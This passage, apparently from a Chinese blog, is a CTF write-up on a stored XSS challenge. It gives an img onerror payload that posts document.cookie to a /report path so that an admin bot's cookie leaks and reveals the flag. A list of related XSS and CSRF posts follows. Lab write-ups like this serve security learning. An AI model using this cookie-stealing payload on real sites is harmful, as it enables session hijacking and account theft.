
所以我们可以在留言输入这个传参,传参带着cookie,当管理员(机器人)带着自己的身份凭证 Cookie 定时巡查留言板时,就会把这个cookie顺便带出来。

所以可以设计一下payload:

复制代码
<img src=x onerror="new Image().src='/report?c='+encodeURIComponent(document.cookie)">

<img src=x οnerrοr="">很常见。

因为不可能有src=x,所以就会触发onerror。

**new Image().src**本质是让浏览器悄悄发起一次 GET 请求加载 "图片"。

因为有/report?c=,所以会顺便把后面进行URL编码后的cookie带出来。
回到回收站能直接看到flag。
相关推荐
白帽攻防录2 天前
某pc客户端app从xss到rce实战案例
前端·网络安全·黑客·xss·rce·src漏洞·app漏洞
雨季mo浅忆2 天前
Vue关于前端XSS漏洞修复方案
前端·xss
跨境数据猎手9 天前
跨境电商系统三大 Web 漏洞的防护:SQL 注入、XSS、CSRF
前端·sql·xss
hwscom16 天前
几分钟开防护,SQL和XSS注入全被护卫神挡住
数据库·sql·xss
其实防守也摸鱼17 天前
CTF Web 6 题全解 Writeup
linux·sql·学习·算法·安全·ctf·xss
今年下半年17 天前
【Spring Cloud】Spring Cloud Gateway 防 XSS / 防 CSRF 实现
spring cloud·xss·csrf
程序员Sunday18 天前
XSS 和 CSRF 有什么区别?HttpOnly、SameSite 和 Token 分别防什么?
网络·xss·csrf
白帽攻防录22 天前
SRC 挖洞:TanStack Start 服务器函数 XSS 深度复盘,CVE-2026-102989 怎么窃取用户会话
运维·服务器·网络安全·xss
Seraphina3625 天前
DVWA(XSS Reflected/Stored High,CSRF Low)
前端·xss·csrf